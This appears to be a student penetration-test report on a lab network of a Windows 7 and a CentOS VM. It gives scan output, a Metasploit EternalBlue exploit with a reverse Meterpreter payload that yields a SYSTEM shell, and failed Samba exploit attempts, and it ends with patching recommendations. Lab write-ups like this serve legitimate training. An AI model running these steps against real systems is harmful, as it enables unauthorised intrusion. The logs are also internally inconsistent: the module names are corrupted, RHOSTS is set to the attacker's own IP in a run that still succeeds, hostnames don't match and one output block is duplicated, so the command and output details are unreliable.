



Penetration Testing Report

Project: Assignment 2 – Ethical Hacking

Tester: Mudapaka Sailaxman

Date: 30/07/2025

Network Range: 192.168.2.0/24



Objective

To perform a full penetration test on two virtual machines simulating a small company network. Identify security vulnerabilities and gain access using remote exploitation techniques only.



Lab Setup

- **Attacker Machine:** Kali Linux (192.168.2.128)
 - **Target 1:** Windows 7 (192.168.2.120)
 - **Target 2:** CentOS 7 (192.168.2.20)
 - **Environment:** VMWare with Host-Only Adapter
-



Target Discovery

Used `netdiscover` to identify live hosts:

```
netdiscover -r 192.168.2.0/24
```



Output:

- 192.168.2.120 – Windows 7

- 192.168.2.20 – CentOS
-

💡 Target 1 – Windows 7


1 Nmap Scan:

```
nmap -sV 192.168.2.120
```

🟢 Open Ports:

- 135 (msrpc)
- 139 (netbios-ssn)
- 445 (microsoft-ds)

📸 Screenshot: nmap scan result for 192.168.2.120



```
kali㉿kali:~$ nmap -sV 192.168.2.20
Starting Nmap 7.90 ( https://nmap.org ) at 2025-07-30 12:01 IST
Nmap scan report for 192.168.2.20
Host is up (0.0019s latency).
Not shown: 1000 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn 3.x - 4.x (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.x - 4.x (workgroup: WORKGROUP)
MAC Address: 00:0C:29:9A:0C:B2 (VMware)
Service Info: Host: CENTOS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.59 seconds

kali㉿kali:~$ nmap -sV 192.168.2.120
Starting Nmap 7.90 ( https://nmap.org ) at 2025-07-30 12:05 IST
Nmap scan report for 192.168.2.120
Host is up (0.0019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:9A:02:00 (VMware)
Service Info: Host: WIN-USPRO51E7P; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.46 seconds

kali㉿kali:~$ msfconsole
[*] msfconsole
[*] Metasploit tip: Use sessions -l to interact with the last opened session.
```

2 Exploit: EternalBlue (MS17-010)

Used [Metasploit](#) to exploit SMB vulnerability:

```
msfconsole
use exploit/windows/smb/ms17_010_永恒之蓝
set RHOSTS 192.168.2.120
set LHOST 192.168.2.128
run
```

📸 Screenshot: Exploit execution and session creation

```

File Actions Edit View Help
+ --[ 2196 auxiliary - 431 post      ]
+ --[ 1610 payloads - 49 encoders - 13 nops      ]
+ --[ 9 evasion      ]

Metasploit documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_ernalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ernalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ernalblue) > set RHOSTS 192.168.2.128
RHOSTS => 192.168.2.128
msf6 exploit(windows/smb/ms17_010_ernalblue) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(windows/smb/ms17_010_ernalblue) > run
[*] Exploit running as process 12344 on 192.168.2.128:445
[*] 192.168.2.128:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.2.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.128:445 - Exploit attempt in regular expression
[*] 192.168.2.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.128:445 - The target is vulnerable.
[*] 192.168.2.128:445 - Connection established for exploitation.
[*] 192.168.2.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.128:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.2.128:445 - 0x00000010 73 69 67 6e 61 6c 20 37 36 30 31 20 53 65 72 76 Windows 7 Profes
[*] 192.168.2.128:445 - 0x00000020 69 63 65 20 50 01 63 6b 20 31 6c 20 31 20 53 65 72 76 signal 7601 Serv
[*] 192.168.2.128:445 - Target OS selected valid for OS indicated by DCE/RPC reply
[*] 192.168.2.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.128:445 - Sending exploit all but last fragment of exploit packet
[*] 192.168.2.128:445 - Starting non-paged pool grooming
[*] 192.168.2.128:445 - Setting up exploit stage 1 for exploit packet generated by DCE/RPC
[*] 192.168.2.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.128:445 - Sending final SMBv2 buffers.
[*] 192.168.2.128:445 - Generating exploit stage 1 exploit packet!
[*] 192.168.2.128:445 - Receiving response from exploit packet
[*] 192.168.2.128:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.2.128:445 - Exploit successful - sending egg to corrupted connection.
[*] 192.168.2.128:445 - Tracing exploit through corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.2.128
[*] Meterpreter session 1 opened (192.168.2.128:4444 -> 192.168.2.128:49157) at 2025-07-30 12:20:53 +0530
[*] 192.168.2.128:445 - -----
[*] 192.168.2.128:445 - WIn>

```


3 Post-Exploitation:


sessions -i 1
 sysinfo
 shell
 whoami

🧠 Access Gained:

- Meterpreter session established.
- System: Windows 7 SP1
- User: NT AUTHORITY\SYSTEM

📸 Screenshots: sysinfo, whoami, shell output



```
[+] 192.168.2.120:445 - ======+  
[+] 192.168.2.120:445 - ======+WIN+=====+  
[+] 192.168.2.120:445 - ======+  
  
meterpreter > sessions -i 1  
[*] Session 1 is already interactive.  
meterpreter > whoami  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > sysinfo  
Computer : WIN-USPQ65TE72P  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 0  
Meterpreter : x64/windows  
meterpreter > shell  
Process 1788 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>  
  


```
Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::bce5:3a95:50ca:86e8%11
IPv4 Address : 192.168.2.120
Subnet Mask : 255.255.255.0
Default Gateway :

Tunnel adapter isatap.{96C9E647-9493-466D-A7DC-FB716609B7B8}:
Media State : Media disconnected
Connection-specific DNS Suffix . :

C:\Windows\system32>net user
net user

User accounts for \\

Administrator Ann Bondman Guest
The command completed with one or more errors.

C:\Windows\system32>hostname
hostname
WIN-USPQ65TE72P
C:\Windows\system32>
```


```

💉 Target 2 – CentOS


1 Nmap Scan:

```
nmap -sV 192.168.2.20
```

🟢 Open Ports:

- 22 (SSH)
- 80 (HTTP)
- 139 & 445 (Samba)

📸 Screenshot: nmap scan result for 192.168.2.20



```
$ nmap -sV 192.168.2.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 21:33 IST
Nmap scan report for 192.168.2.20
Host is up (ping source: gateway).
Not shown: 985 filtered ports (no-response), 11 filtered top ports (host-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1 (protocol 2.0)
443/tcp   open  http         Apache/2.4.6 (CentOS) PHP/5.4.16
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:CB:29 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done. 1 IP address (1 host up) scanned in 38.02 seconds.
```

2 Web Enumeration – Nikto

nikto -h http://192.168.2.20

🔍 Findings:

- Outdated Apache (2.4.6) and PHP (5.4.16)
- TRACE method enabled
- Directory listing found: /reports/

📸 Screenshot: Nikto output

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.2.20

- Nikto v2.5.0

+ Target IP: 192.168.2.20
+ Target Hostname: 192.168.2.20
+ Target Port: 80
+ Start Time: 2025-07-30 21:39:17 (GMT5.5)

+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ /: The one-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
abilities/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.16 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /reports/: Directory indexing found.
+ /reports/: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 11 item(s) reported on remote host
+ End time: 2025-07-30 21:39:54 (GMT5.5) (37 seconds)

+ 1 host(s) tested

(kali㉿kali)-[~]
```

3 Directory Brute Force – Gobuster

```
gobuster dir -u http://192.168.2.20 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

✓ Found /reports/ directory

Screenshot: Gobuster result

```
[kali㉿kali:~] $ gobuster dir -u http://192.168.2.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
zsh: bad pattern: ^[[200-gobuster

[kali㉿kali:~] $ gobuster dir -u http://192.168.2.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.2.20
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/reports          (Status: 301) [Size: 236] [→ http://192.168.2.20/reports/]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

[kali㉿kali:~] $
```

4 Samba Exploit Attempt 1 - usermap script

use exploit/multi/samba/usermap script

set PAYLOAD cmd/unix/reverse


set RHOSTS 192.168.2.20

set I HOST 192 168 2 128

run

 No session created (incompatible payload)

 Screenshot: Exploit output



A screenshot of the msfconsole interface. The terminal window shows the following exploit attempt:

```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.20
RHOSTS => 192.168.2.20
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.2.128:4444
[*] Exploit completed, but no session was created.

msf6 exploit(multi/samba/usermap_script) > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit_linux/samba/is_known_pipename) > set PAYLOAD cmd/unix/reverse
[-] The value specified for PAYLOAD is not valid.

msf6 exploit_linux/samba/is_known_pipename) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.

msf6 exploit_linux/samba/is_known_pipename) > set RHOSTS 192.168.2.20
RHOSTS => 192.168.2.20
msf6 exploit_linux/samba/is_known_pipename) > run


[-] 192.168.2.20:445 - No suitable share and path were found, try setting SMB_SHARE_NAME and SMB_FOLDER
[-] 192.168.2.20:445 - Exploit aborted due to failure: no-target: No matching target
```

5 Samba Exploit Attempt 2 – `is_known_pipename`

```
use exploit/linux/samba/is_known_pipename
set RHOSTS 192.168.2.20
set LHOST 192.168.2.128
run
```

 Exploit failed (STATUS_OBJECT_NAME_NOT_FOUND)

 Screenshot: Exploit output



A screenshot of the msfconsole interface. The terminal window shows the following exploit attempt:

```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.20
RHOSTS => 192.168.2.20
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.2.128:4444
[*] Exploit completed, but no session was created.

msf6 exploit(multi/samba/usermap_script) > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit_linux/samba/is_known_pipename) > set PAYLOAD cmd/unix/reverse
[-] The value specified for PAYLOAD is not valid.

msf6 exploit_linux/samba/is_known_pipename) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.

msf6 exploit_linux/samba/is_known_pipename) > set RHOSTS 192.168.2.20
RHOSTS => 192.168.2.20
msf6 exploit_linux/samba/is_known_pipename) > run

[-] 192.168.2.20:445 - No suitable share and path were found, try setting SMB_SHARE_NAME and SMB_FOLDER
[-] 192.168.2.20:445 - Exploit aborted due to failure: no-target: No matching target
```

Summary of Findings

Target IP	OS	Vulnerability	Exploit Used	Result
192.168.2.1 20	Windows 7	MS17-010 (SMB)	<code>exploit/windows/smb/ms17_010_永恒之蓝</code>	 Root access via Meterpreter
192.168.2.2 0	CentOS	Apache, Samba (Multiple)	<code>usermap_script, is_known_pipename</code>	 No shell access

Notes for Video Submission

In your video, explain:

1. Network setup and how VMs are configured
2. Scanning with `nmap`
3. Exploiting Target 1 with EternalBlue
4. Enumerating Target 2 with Nikto & Gobuster
5. Attempted Samba exploits
6. Screenshots of shell access and command execution
7. Conclusions and recommendations

Recommendations

- Patch Windows 7 (MS17-010 is critical)
- Disable TRACE on Apache

- Upgrade Apache and PHP versions
 - Harden Samba configuration and restrict external access
-